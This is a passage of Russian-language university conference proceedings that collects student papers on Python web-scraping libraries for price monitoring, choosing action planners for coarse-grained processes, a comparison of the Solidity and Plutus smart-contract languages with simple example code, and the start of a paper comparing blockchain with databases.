В России на момент 2020 года количество интернет-магазинов было равно примерно 150 тысячам согласно данным Росстата. Также, наблюдаются положительные тенденции к цифровизации, дистанционному управлению и работе. Следовательно, число интернет-магазинов и количество конкурентов будут возрастать. Для упрощения поиска и сбора информации существует парсинг данных, позволяющий извлекать данные из различных источников, будь это социальные сети, интернет-магазины или финансовые биржи. Сбор данных о конкурентной цене на продукцию, позволяет сопоставить и выявить отличительные характеристики товаров конкурентов, что будет полезно для владельцев интернет-магазинов. Парсинг осуществляется с помощью автоматизированных программ – парсеров, взаимодействие с которыми не должно мешать пользователям, отвлекать их и вызывать затруднений. Чтобы избежать подобных проблем необходимо заранее определить пригодность использования парсера.

В рамках данного исследования анализируются различные парсеры на предмет скорости их работы, функциональности и удобства. Полученные результаты будут использоваться для разработки системы мониторинга. Предметная область, в которой проводится исследование – интернет-магазины по продаже корейской косметики. Цель исследования – определить возможности парсинга и выявить подходящие инструменты для их использования в разрабатываемой модели системы мониторинга.



Задачи исследования:

- провести анализ научных работ, связанных с парсингом данных и оценкой качества пользовательских интерфейсов (ПИ);
- провести анализ существующих библиотек языка программирования (ЯП) Python для парсинга данных;
- провести анализ функционала российских общедоступных парсеров цен конкурентов;
- определить подходящие инструменты и параметры для дальнейшей разработки.

### *Анализ научных работ*

Среди инструментов для получения данных можно выявить как отдельные библиотеки для ЯП Python, PHP, Ruby, так и готовые программы-парсеры. Сейчас мало кто вручную собирает данные с сайтов, так как парсеры имеют весомые преимущества по скорости сбора и качеству полученных данных [1]. Собранные данные чаще всего используются для дальнейших исследований в различных областях [2, 3]. Среди работ, связанных с анализом инструментов парсинга можно выделить статью Вильданова Т. Э. и Иванова Н. С. [4]. В ходе исследования они проанализировали библиотеки ЯП Python: Urllib3, Requests и Pycurl на основе HTML-данных, и определили из них подходящую для своей области исследования. Также, на Хабре [5] была найдена статья, где автор похожим методом проводит тестирование библиотек lxml.etree.HTML, html5lib и BeautifulSoup 3 и 4 ЯП Python. В результате самой предпочтительной стала библиотека lxml.

Если обратить внимание на работы, в которых рассматривается тема оценки качества ПИ, то они больше нацелены в основном на обзор различных методов, и в них не рассматривается применение этих методов к такой предметной области, как ПИ парсеров. Так, в работе Корниловой И. Л. и Парамоновой Н. Н. рассматривается понятие юзабилити и различные методы его тестирования [6]. А.В. Вострых разрабатывает методику комплексной оценки эффективности графических пользовательских интерфейсов для информационных систем МЧС России [7]. Авторы статьи [8] анализируют метрики, используемые для оценки удобства использования медицинских информационных систем. Также, есть работа в области образования, где осуществляется отбор критериев оценки качества сайтов образовательных организаций [9].

### *Анализ библиотек языка программирования Python*

В качестве интернет-магазинов по продаже корейской косметики, с которых будет извлекаться информация выбраны: GoldenPatch, Koreandr, HollyShop. Исследуются библиотеки, позволяющие получить HTML-код страниц через HTTP-запросы GET: Urllib3 (1.24.3), Requests (2.25.1) и Pycurl

(7.45.2). А также библиотеки, с помощью которых можно извлекать определенные данные из HTML-кода, выбраны: lxml, BeautifulSoup 4, html5lib, html.parser, selector.

Для каждой из библиотек Urllib3, Requests и Pycurl создается программа, в которой сперва отправляется GET-запрос на сайты, затем сохраняется текст HTML-кода в переменную. Для анализа библиотек lxml, BeautifulSoup 4, html5lib, html.parser, selector проводится парсинг цен из раздела веб-страниц «Маски для лица». Программа выполняет для каждой из библиотек по N итераций по каждому из сайтов. Во время каждого такого процесса подсчитывается время выполнения скрипта (сек.). В результате определяется самая быстрая библиотека.

По итогам анализа видно, что самой оперативной является библиотека Requests (рис. 1а). При увеличении количества итераций, она справляется лучше, чем библиотека Pycurl и Urllib3. Самыми подходящими для извлечения данных являются библиотеки lxml и selector, даже с увеличением количества итераций интервал между этими двумя библиотеками минимальный (рис. 1б).




Рис. 1. Результат сравнения библиотек Urllib3, Requests и Pycurl (а), библиотек lxml, BeautifulSoup 4, html5lib, html.parser, selector (б)

### *Анализ функционала российских общедоступных парсеров цен конкурентов*

Существуют стандарты РФ, которые являются руководством по человеко-ориентированному проектированию компьютерных систем [10, 11], и метрики оценки юзабилити, которые были описаны различными научными деятелями [12–18]. Также, известны методы юзабилити, позволяющие оценить пригодность интерфейса к использованию: эвристическую оценку, карточную сортировку, экспертную оценку и метод фокус-групп. Для данного исследования в качестве критериев оценки выбраны эвристики, объединенные с пятью метриками.

Алгоритм метода оценки ПИ парсеров заключается в поиске и фиксации потенциальных проблем взаимодействия с экранами каждого парсера, учитывая критерии. Затем, полученные результаты оцениваются по шкале серьезности проблемы. В таблице указывается количество найденных проблем по каждому из критериев и оценивается общее удовлетворение от работы с ПИ. Определяется список основных параметров, которые должны быть учтены при разработке ПИ для системы мониторинга.

Сравнительный анализ функционала парсеров и оценка их ПИ представлен в таблице 1. В качестве анализируемы программ-парсеров выбраны: All Rival, uXprice, Z-Price, Priceva и Price Control.

ТАБЛИЦА 1. Результаты оценки пользовательских интерфейсов программ-парсеров

Критерии \ Парсеры	All Rival	uXprice	Priceva	Price Control	Z-Price
Количество найденных проблем по каждому из критериев					
Обучаемость	0	0	1	0	0
Предотвращение ошибок	1	1	0	0	0
Видимость состояния системы	2	0	1	0	0
Взаимосвязь с системой и реальным миром	0	0	0	0	0
Пользовательский контроль и свобода	1	1	0	1	1
Согласованность и стандартизированность	0	0	0	0	0
Узнаваемость лучше воспоминания	0	0	1	1	0
Гибкость и эффективность использования	3	1	0	1	0
Эстетичный и минималистичный дизайн	0	0	1	0	1
Помощь и документация	0	0	0	0	0
Оценка удовлетворенности от работы с ПИ					
Оценка	3	4	3	4	4

По итогам анализа определяется список основных параметров для разработки пользовательского интерфейса парсера системы мониторинга:

- 1) наличие обратной связи для пользователя;
- 2) уведомление о статусе системы;
- 3) возможность отменить или скорректировать действие;
- 4) всплывающие подсказки при первичном посещении ресурса для упрощения процесса обучения;
- 5) доступность подсказок и инструкций;

- 6) минималистичный дизайн;
- 7) качественно подобранная цветовая гамма;
- 8) выделение активных элементов на сайте по цвету или форме;
- 9) наличие ассоциаций, метафор;
- 10) фильтры для более удобной сортировки показателей.

### *Результаты исследования*

В результате исследования были выполнены поставленные цель и задачи. Было определено, что для дальнейшего использования в области парсинга интернет-магазинов являются Requests, Lxml и Selector. Также, были выявлены параметры для разработки ПИ системы мониторинга цен конкурентов на основе анализа аналогичных программ-парсеров. В дальнейшем, опираясь на полученные критерии оценки будет рассмотрен аспект разработки интерфейсов и разработан интерфейс для собственной системы мониторинга.

### **Список используемых источников**

1. Меньшиков Я. С. Преимущества автоматического сбора данных в сети интернет над ручным сбором данных [Электронный ресурс] // Universum: Технические науки: электрон. научн. журн. 2022. №10(103). URL: <https://7universum.com/ru/tech/archive/item/14383> (дата обращения 05.01.2023).
2. Гончаров Г. И., Натхов Т. В. Текстуальный анализ ценообразования на рынке московской жилой недвижимости // Экономический журнал ВШЭ. 2020. № 1. С. 101–116.
3. Хоботов В. А. Анализ тональности новостей с применением нейросетевых моделей для прогноза динамики цен на нефть марки Brent // Наука, образование и культура. 2020. № 4 (48). С. 11–17.
4. Вильданов Т. Э., Иванов Н. С. Анализ инструментов парсинга и веб-скейпинга в рамках разработки арбитражной инвестиционной стратегии на рынке спортивных ставок // Вопросы студенческой науки. 2021. № 5 (57). С. 23–33.
5. Бенчмарк HTML парсеров [Электронный ресурс] // Веб-сайт «Хабрахабр» – Разработка. 2012. URL: <https://habrahabr.ru/post/163979/> (дата обращения 07.01.2023).
6. Корнилова И. Л., Парамонова Н. Н. Мониторинг юзабилити пользовательского интерфейса // Экономический вектор. 2022. № 1 (28). С. 148–150.
7. Вострых А. В. Методика комплексной оценки эффективности графических пользовательских интерфейсов для информационных систем МЧС России // Вестник СПб ун-та ГПС МЧС России. Труды молодых ученых. 2021. № 3. С. 169–174.
8. Копаница Г. Д., Цветкова Ж. Ю., Хасан Весели. Анализ метрик, используемых для оценки удобства использования медицинских информационных систем // Врач и информационные технологии. Медицинские информационные системы. 2012. № 3. С. 31–35.
9. Ветошев В. О., Федоркевич Е.В. Отбор критериев оценки качества сайтов образовательных организаций [Электронный ресурс] // Интернет-журнал «Мир науки». 2017. Том 5. № 2. С. 12. Режим доступа: <https://cyberleninka.ru/article/n/otbor-kriteriev-otsenki-kachestva-saytov-obrazovatelnyh-organizatsiy/viewer> (дата обращения 11.02.2023).

10. ГОСТ Р ИСО 9241-210 – 2012 Эргономика взаимодействия человек-система. Часть 210. Человеко-ориентированное проектирование интерактивных систем. М. : Стандартифром, 2013. 31 с.
11. ГОСТ Р ИСО 9241-151–2014. Эргономика взаимодействия человек-система. Часть 151. Руководство по проектированию пользовательских интерфейсов сети Интернет. М. : Стандартифром, 2015. 46 с.
12. Nielsen J. Usability engineering. New York: Morgan Kaufmann Publishers; 1st edition, 362 p. ISBN: 0-125-18406-9.
13. Bernstein I. H., Nunnally J. C. Psychometric theory. New York : McGraw-Hill, 3rd edition, 1994. 736 p.
14. Booth P. An introduction to human-computer interaction. USA Hillsdale: Lawrence Erlbaum Associates Publishers. 1989. 268 p.
15. Lecerof A., Paterno F. Automatic Support for Usability Evaluation // IEEE Transactions on Software Engineering. 1998. Vol. 24. № 10. PP. 863–888.
16. Lee S. Usability testing for developing effective interactive multimedia software: concepts, dimensions, and procedures // Educational Technology & Society, 1999. 2, PP. 1–13.
17. Constantine L., Lockwood L. Software for use: a practical guide to the models and methods of usage-centered design. New York, NY, USA : ACM Press/Addison-Wesley Publishing Co. 1999. 579 p.
18. Preece, J., Rogers Y., Sharp H. Interaction design: beyond human-computer interaction. New York : John Wiley & Sons. 2015. 584 p.

**УДК 004.8**  
**ГРНТИ 20.01.07**

## **ВЫБОР ПЛАНИРОВЩИКА ДЛЯ УПРАВЛЕНИЯ КРУПНО-ГРАНУЛЯРНЫМИ ПРОЦЕССАМИ**

**Б. Б. Дамдинов, Л. К. Птицына**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Определено понятие крупно-гранулярного процесса. Выделены функциональные спецификации артефактов с крупно-гранулярными процессами. Показано нарастание актуальности внедрения интеллектуальных артефактов с крупно-гранулярными процессами. Описана высшая мера проявления интеллекта артефактов с крупно-гранулярными процессами. Представлены альтернативы планирования действий интеллектуальных артефактов. Предложена методика выбора планировщика для управления крупно-гранулярными процессами.*

*крупно-гранулярный процесс, интеллектуальная система, интеллектуальный информационный агент, планирование действий, моделирование планировщиков, выбор.*

Очевидное стремление добиться устойчивой конкурентоспособности в современных условиях развития цифровой экономики выражается в расширении функциональных спецификаций интеллектуальных артефактов. В информационном обществе по ряду профилей функциональных спецификаций интеллектуальных артефактов выделяются средства и системы искусственного интеллекта, заменяющие субъектов или сопровождающие их работы практически в любых сферах деятельности.

Благодаря интенсивно реализуемой цифровой трансформации разрабатывается масштабируемость и степень распределенности интеллектуальных артефактов. Выделенная особенность прослеживается в развитии любой отрасли цифровой экономики. Яркими примерами интеллектуальных артефактов являются многоагентные системы, сервис-ориентированные системы и биометрические системы с мягкой архитектурой, интеллектуальные информационные системы, интеллектуальные комплексные системы защиты информации. В соответствии с определением крупно-гранулярного процесса, приведенного в [1], на любом этапе жизненного цикла масштабируемых распределенных интеллектуальных артефактов выделяются крупно-гранулярные процессы, требующие управления их качеством.

В архитектуре развитых интеллектуальных артефактов предусматривается включение систем планирования действий отдельных компонентов и (или) их самих [2, 3, 4, 5]. В связи с этим в жизненном цикле развитых интеллектуальных артефактов выделяется задача выбора планировщика для управления крупно-гранулярными процессами. Для решения указанной задачи требуется предварительное формирование базиса алгоритмов планирования и исследование их качества. В [3, 4] представляется алгоритмический базис планировщиков действий интеллектуальных агентов, описываются их универсальные показатели качества и специфические особенности. Для представленного алгоритмического базиса раскрывается процесс априорного выбора оптимального алгоритма решения задачи планирования. В раскрываемом процессе при оптимизации оценка критерия эффективности планирования осуществляется на основе использования искусственной нейронной сети, поскольку на момент решения рассматриваемой задачи вопрос аналитического определения показателей качества планирования оставался открытым [5].

По мере накопления знаний в области искусственного интеллекта расширялись и возможности исследования планировщиков. Одно из ключевых направлений подобного развития ассоциируется с расширенным объектно-ориентированным моделированием планировщиков [6, 7, 8].

На основе построенной расширенной объектно-ориентированной модели алгоритма планирования SNLP в [9] выводятся аналитические зависимости плотности распределения вероятностей математического ожидания

и дисперсии времени планирования, а также риска срыва временного регламента работы планировщика от параметров модели. Наряду с этим, позиционируется возможность применения раскрытого вывода и для других алгоритмов планирования. Полученные в [9] результаты позволяют перейти к иной постановке выбора планировщика для управления крупно-гранулярными процессами.

Предлагаемая методика выбора планировщика для управления крупно-гранулярными процессами ориентируется на проведение аналитического расширенного объектно-ориентированного моделирования их алгоритмического обеспечения. В методику включаются следующие этапы:

1. Формирование базиса алгоритмов для выбора.
2. Построение расширенной объектно-ориентированной модели для каждого алгоритма планирования.
3. Вывод аналитических зависимостей плотности распределения вероятностей, математического ожидания и дисперсии времени планирования, а также риска срыва временного регламента работы планировщика от параметров модели для каждого алгоритма планирования из сформированного базиса.
4. Постановка задачи выбора планировщика в одном из представленных вариантов:
  - 4.1. Минимизация математического ожидания времени планирования при соблюдении ограничения снизу на показатель функциональности, трактуемой как способность построения плана;
  - 4.2. Минимизация риска срыва временного регламента планирования при соблюдении ограничения снизу на показатель функциональности, трактуемой как способность построения плана;
5. Определение исходной информации, характеризующей условия планирования и параметрическое пространство алгоритмов из сформированного базиса.
6. Выбор планировщика, удовлетворяющего условиям задачи 4.1. или 4.2.

Основная научная новизна предлагаемого выбора планировщика для управления крупно-гранулярными процессами состоит в расширении учитываемых факторов, определяющих аналитическую зависимость качества планирования от параметров его алгоритмического обеспечения и условий в окружающей среде.

Практическая значимость представленного выбора планировщика для управления крупно-гранулярными процессами заключается в обеспечении возможности решения этой задачи в реальном времени функционирования средств или систем искусственного интеллекта.

**Список используемых источников**

1. Птицына Л. К., Смирнов Н. Г. Программное обеспечение компьютерных сетей. Управление крупно-гранулярными процессами на основе языка ВPEL : уч. пос. / Рец. В. Г. Орехов. СПб. : Издательство Политехнического университета, 2011. 105 с.
2. Птицына Л. К., Эль Сабаяр Шевченко Н. Многофункциональное интеллектуальное ядро планирования действий с обеспечением качества функционирования городских сервисов для умных городов // Модернизация информационной инфраструктуры для сетей 5G/ИМТ 2020 и для других перспективных регионов РОСИНФОКОМ-2019. Сборник научных статей. 2019. С. 74–80.
3. Птицына Л. К. Интеллектуальные системы и технологии. СПб. : СПбГУТ, 2019. 231 с.
4. Птицына Л. К. Системы представления и приобретения знаний. СПб. : СПбГУТ, 2019. 158 с.
5. Ptitsyna L. K., El. Sabayar Shevchenko N., Belov M. P., Ptitsyn A.V. A Neural Network Approach to Overcoming a Priori Uncertainty in Optimal Action Planning of Intelligent Information Agents for Soft Architectures of Service-Oriented Systems // Proceedings of 2021 2nd International Conference on Neural Networks and Neurotechnologies, NeuroNT 2021. 2. 2021. С. 31–34.
6. Птицына Л. К., Коткина М. С. Исследование моделей планировщиков действий интеллектуальных информационных агентов // Региональная информатика и информационная безопасность. Сборник трудов. Выпуск 7 / СПОИСУ. СПб., 2019. С. 123–126.
7. Птицына Л. К., Дамдинов Б. Б. Исследование методов управления крупно-гранулярными процессами // Региональная информатика (РИ-2022). Юбилейная XVIII Санкт-Петербургская международная конференция «Региональная информатика (РИ-2022)». Санкт-Петербург, 26–28 октября 2022 г.: материалы конференции / СПОИСУ. СПб, 2022. С. 575–576.
8. Птицына Л. К., Дамдинов Б. Б. Расширенное объектно-ориентированное моделирование планировщиков для управления крупно-гранулярными процессами // Актуальные проблемы инфотелекоммуникаций в науке и образовании. XI Международная научно-техническая и научно-методическая конференция: сб. научных статей в 4 т. СПб. : СПбГУТ, 2022. Т. 2. С. 182–185.
9. Ptitsyna L. K., Zharanova A. O., Ptitsyn N. A., Belov M. P. Extended Object-Oriented Modeling of Intelligent Information Agent Planners // Proceedings of 2022 XXV International Conference on Soft Computing and Measurements (SCM). IEEE, 2022. PP. 60–63.



УДК 004  
ГРНТИ 20.15.05

## PLUTUS И SOLIDITY ЯЗЫКИ ПРОГРАММИРОВАНИЯ ДЛЯ РАЗРАБОТКИ СМАРТ-КОНТРАКТОВ

К. А. Дворецков, А. А. Мартынюк, А. В. Помогалова

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Технология блокчейн, является частным случаем технологии распределенных реестров, и является крайне распространенной на рынке на сегодняшний день. Благодаря технологии блокчейн существует возможность хранить финансы децентрализованно, а также проводить финансовые операции, именуемые транзакциями без посредников. Для таких операций, необходимо наличие смарт-контрактов, которые способны отслеживать и гарантировать исполнение обязательств обеих сторон операции. Количество блокчейн-сетей растет, как и количество инструментов для написания смарт-контрактов. Одними из самых популярных языков программирования смарт-контрактов являются Solidity и Plutus. Solidity - самостоятельный язык программирования, разработанный на базе C++ и используемый в блокчейн-сети Ethereum. Plutus же больше похож на полноценную библиотеку для языка Haskell и применяется в блокчейне Cardano. В данной статье мы разберемся, чем обусловлено использование разных языков для написания смарт контрактов, а также сравним языки Plutus и Solidity.*

*блокчейн, смарт-контракт, языки программирования.*

**Языки Solidity и Plutus** совершенно отличаются друг от друга. Главная причина их отличий кроется в том, что они созданы под разные модели блокчейн-сетей Ethereum и Cardano [1]. Они имеют совершенно разные подходы к реализации хранения информации, формированию транзакций. Ethereum – account-based блокчейн, в котором существуют учетные записи, принадлежащие пользователям или же смарт-контрактам. У каждой учетной записи есть адрес, баланс и хранилище информации о ее состоянии. Таким образом, account-based модель основана на множестве учетных записей, которые могут взаимодействовать друг с другом через создание и подписание транзакции закрытым ключом. В то время как в (E)UTxO модели [1], используемой в Cardano, именно значения на выходах транзакций определяют текущее состояние как одного смарт-контракта, так и всей блокчейн-сети. Для перехода от одного состояния к другому транзакции используют неизрасходованные выходы предыдущих транзакций, тем самым переводя их в состояние израсходованных и формируя новые неизрасходованные выходы транзакции. Эти выходы могут хранить в себе как ADA (внутренняя криптовалюта в сети Cardano), так и токены, закрепленные за публичным ключом. Также выходы могут хранить иную информацию, которая зависит

от реализации скрипта. Смарт-контракты в Cardano, в отличие от Ethereum, не хранят никакую информацию: они работают исключительно над валидацией транзакций, отсылаемых пользователем в блокчейн. Именно поэтому разработчики Solidity и Plutus выбрали разные подходы для реализации своих языков программирования смарт-контрактов.

**Язык Solidity** появился в 2014 году. Он спроектирован для трансляции программ в байт-код виртуальной машины блокчейна Ethereum. Solidity – сравнительно несложный язык, вследствие чего и получил столь широкое распространение и в других блокчейн-сетях: он является самым популярным языком для написания смарт-контрактов. Язык Solidity [2] является объектно- и предметноориентированным. В нем поддерживаются комплексные структуры данных, классы, конструкторы, наследование, интерфейсы, события, библиотеки и даже имеется свой встроенный ассемблер, позволяющий расширить возможности смарт-контрактов. Продолжая параллель с парадигмой объектно-ориентированного программирования, стоит сказать, что в Solidity смарт-контракты [2] являются классами, которые состоят из состояний и методов. Состояния – это переменные, которыми может управлять программа в блокчейне: записывать или же изменять находящуюся в них информацию. Методы являются бизнес-логикой, осуществляемой смарт-контрактом. Они вызываются посредством совершения транзакции, которую отправляет пользователь на адрес смарт-контракта в блокчейне. Методы нужны не только для изменения состояний программы и перевода средств, но и взаимодействия с другими смарт-контрактами в сети.

В примере на рис. 1 рассматривается смарт-контракт “Deposit”. У него есть переменная “balance”, которая изменяется посредством функции “deposit()”. Функция подсчитывает количество переведенных средств на смарт-контракт и выдает событие “Received”, осведомляющее о пополнении баланса.

```
contract Deposit {
    uint public balance = 0;
    event Received(uint value);

    function deposit() external payable {
        uint256 received = msg.value;
        balance += received;
        emit Received(received);
    }
}
```

Рис. 1. Пример простого смарт-контракта на Solidity

**Язык программирования смарт-контрактов Plutus** [3] разрабатывался исключительно под блокчейн Cardano. Первый смарт-контракт был запущен всего навсего в 2021 году. Plutus – предметно-ориентированный язык, написанный на Haskell, являющийся функциональным языком программирования. Благодаря чистоте и строгой статической системе типов смарт-контракты всегда исполняются правильно, в них отсутствуют побочные эффекты, т. е. в Cardano смарт-контракты не изменяют состояние блокчейна, в отличие от Ethereum: подтверждение транзакции в сети зависит только от самой транзакции и ее компонентов, а не от чего-либо еще в блокчейне. На самом деле, у смарт-контрактов на языке Plutus нет не только переменных, но и методов в привычном понимании. Смарт-контракт – это одна функция, из которой могут вызываться другие. Она занимается исключительно валидацией транзакции: если некоторые заданные условия выполняются, транзакция считается подтвержденной. Функция всегда возвращает булевый тип, от которого и зависит успех транзакции. Также на вход смарт-контракту на языке Plutus всегда подаются как минимум три постоянных параметра:

- Datum.
- Redeemer.
- ScriptContext.

*Datum* – информация или данные еще неизрасходованного выхода, который пользователь хочет «потратить» в транзакции. *Redeemer* – динамический параметр, передаваемый пользователем. Зачастую отвечает за действие, которое производится в транзакции, обеспечивая корректность валидации. *ScriptContext* – содержит всю информацию о транзакции: обо всех ее входах и выходах, содержащейся в них информации, подписавших транзакцию адресах.

Также отличительной особенностью языка Plutus является то, что смарт-контракты на нем состоят из двух частей: on-chain и off-chain [3]. On-chain часть отвечает за саму валидацию транзакции: подтверждает или же отклоняет ее. В случае подтверждения on-chain часть разрешает «потратить» данные на вход транзакции неизрасходованные выходы. Off-chain занимается формированием транзакции, подписанием и отправкой ее в сеть. Стоит заметить, on-chain часть работает прямо в блокчейне, off-chain же – на клиентской стороне, к примеру, в самих «горячих» кошельках пользователей, подключенных к интернету и используемых для хранения криптовалюты и взаимодействия с блокчейном.

На рис. 2 “mkValidator” – это on-chain часть смарт-контракта на языке Plutus. Транзакция подтверждается только если пользователь передает целочисленный redeemer, равный сорока двум. Иначе - выбрасывается исключение с сообщением “wrong redeemer”, и транзакция отбрасывается блокчейном.

```
{-# INLINABLE mkValidator #-}  
mkValidator :: () -> Integer -> ScriptContext -> Bool  
mkValidator r = traceIfFalse "wrong redeemer" $ r == 42
```

Рис. 2. Пример смарт-контракта на языке Plutus: on-chain часть

**Off-chain часть смарт-контракта на языке Plutus** продемонстрирована на рис. 3. Функция “grab” тратит определенный неизрасходованный выход “oref”, формируя транзакцию и отправляя ее в блокчейн-сеть для подтверждения. Валюта, которая находилась в уже потраченном выходе, переходит вызвавшему функцию пользователю. В программном коде стоит обратить внимание на переменные “lookups” и “constraints”. “lookups” определяет код смарт-контракта “mkValidator”, который будет выполняться, а также задает область неизрасходованных выходов, сидящих по адресу смарт-контракта, которые пользователь может потратить. “constraints” же определяет транзакцию, что в ней происходит. В данном случае это – «трата» неизрасходованного выхода “oref” вместе с передачей Redeemer, являющимся обернутой переменной целочисленного типа. При простом переводе средств по адресу смарт-контракта, смарт-контракт не исполняется. Именно при трате неизрасходованного выхода происходит валидация транзакции программным кодом в блокчейне. В Cardano можно всегда перевести валюту на смарт-контракт. Однако, в том же Ethereum, такое не всегда возможно: у смарт-контракта может быть попросту не реализована функция получения средств напрямую по адресу. Такая функциональность может быть пренебрежена разработчиками в угоду бизнес-логике.

```
grab :: forall w s e. AsContractError e => Integer -> Contract w s e ()  
grab n = do  
  utxos <- utxosAt scrAddress  
  let orefs = fst <$> Map.toList utxos  
      lookups = Constraints.unspentOutputs utxos <>  
              Constraints.otherScript validator  
      constraints = mconcat [mustSpendScriptOutput oref $ Redeemer $  
                            Builtins.mkI n / oref <- orefs]  
  ledgerTx <- submitTxConstraintsWith @Void lookups constraints  
  void $ awaitTxConfirmed $ getCardanoTxId ledgerTx  
  logInfo @String $ "collected gifts"
```

Рис. 3. Пример смарт-контракта на языке Plutus: off-chain часть

У Solidity и Plutus есть и общие моменты: например, они оба являются компилируемыми и предметно-ориентированными языками. Несмотря на то, что эти два языка служат для программирования смарт-контрактов, разница между ними огромна. Solidity и Plutus были разработаны под разные

блокчейны, именно поэтому структура смарт-контрактов, сами смарт-контракты и их логика обработки транзакции абсолютно не похожи. Сравнивая «безопасность» языков можно смело утверждать, что Solidity небезопасный язык: разработчики часто сталкиваются с его уязвимостями, атаками на смарт-контракты из-за которых происходит утечка средств. В результате разработчикам приходится делать стандарты для написания смарт-контрактов, писать свои защищенные протоколы. Самая известная команда таких разработчиков – OpenZeppelin. Их протоколами пользуются не менее 20 тыс. разработчиков смарт-контрактов. О такой популярности OpenZeppelin свидетельствует их рейтинг и статистика репозитория на Github. В Cardano тоже есть свои архитектурные решения и стандарты, однако они призваны скорее оптимизировать работу со смарт-контрактами.

#### Список используемых источников

1. Albina V. Pomogalova, Anastasia A. Martyniuk, Kirill E. Yesalov “Key Features and Formation of Transactions in the Case of Using UTxO, EUTxO and Account Based Data Storage Models” // 2022 International Conference on Modern Network Technologies (MoNeTec), Москва, 27-29 Октября 2022 г. URL: <https://ieeexplore.ieee.org/document/9960753>
2. The Solidity Contract-Oriented Programming Language documentation. URL: <https://docs.soliditylang.org/en/v0.8.13/> (дата обращения 26.01.2023).
3. Cardano documentation: Learn about Plutus. URL: <https://docs.cardano.org/plutus/learn-about-plutus/> (дата обращения 1.02.2023).

*Статья представлена доцентом кафедры ИКС СПбГУТ, кандидатом технических наук, доцентом В. С. Елагины.*

УДК 004  
ГРНТИ 20.15.05

## БЛОКЧЕЙН КАК НОВЫЙ УРОВЕНЬ РАЗВИТИЯ СОВРЕМЕННЫХ БАЗ ДАННЫХ

**К. А. Дворецков, А. А. Мартынюк, А. В. Помогалова**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*На сегодняшний день популярность блокчейна очень высока. В основном рядовые пользователи относятся к блокчейну как к средству для переводов нефинансовых денег. Однако блокчейн – это не только про переводы и токены, но и про хранение данных. Это настоящая цифровая база данных, представленная в виде распределенных реестров, которая отражает все совершенные транзакции. Все записи в блокчейне пред-*

*ставлены в виде блоков, которые неразрывно связаны между собой специальными ключами. При этом каждый новый блок содержит данные о предыдущем. Блокчейн применяется для хранения и передачи цифровых данных. Это могут быть как финансовые, так и нефинансовые активы. В статье мы сравним функциональные возможности блокчейна и баз данных.*

*блокчейн, база данных, смарт-контракт, языки программирования.*

Технология распределенного реестра представляет из себя лишь некоторой частный случай базы данных. Для более подробного раскрытия темы будет проведено сопоставление функциональных возможностей реляционных баз данных и технологии распределенного реестра.

База данных - это упорядоченный набор структурированной информации или данных, которые обычно хранятся в виде таблиц. База данных обычно управляется системой управления базами данных (СУБД). Хранимая в базе данных информация обычно располагается на сервере, к которому происходит обращение при необходимости получения данных.

Для обращения и получения данных из базы данных существует специальный инструмент – язык SQL – применяемый для создания, модификации и управления данными в реляционной базе данных. Это может быть, как напрямую, так и через какое-либо приложение.

Архитектурно, и блокчейн и базы данных разные. База данных основана на архитектуре клиент-сервер. Это очень успешная архитектура, которая может работать как в небольших, так и в больших масштабах. Блокчейн, с другой стороны, использует сетевую архитектуру распределенного реестра. Это пиринговая сеть (*peer2peer network*), в которой могут отсутствовать выделенные сервера, так как их функции выполняют сами клиенты сети. Отличительной чертой распределенного реестра является активное использование криптографических методов шифрования.

Запись данных происходит в цепочку последовательных блоков, которые связаны хэшем, что делает невозможным изменение уже записанных ранее в блок данных (рис. 1, см. ниже). Каждый клиент в сети хранит полную копию всей сети и истории операций в зашифрованном виде, без возможности просмотра и изменения.

В данной статье не будет рассмотрен самый популярный блокчейн Bitcoin, поскольку сейчас он выполняет одну большую функцию – это перевод средств с одного счета на другой.

В 2015 блокчейне Ethereum были реализованы смарт-контракты, что стало поворотной точкой для развития блокчейн-индустрии, как систем хранения данных [1]. С их появлением стало доступна возможность хранить информацию в сети, помимо перевода криптовалюты с одного кошелька на другой.

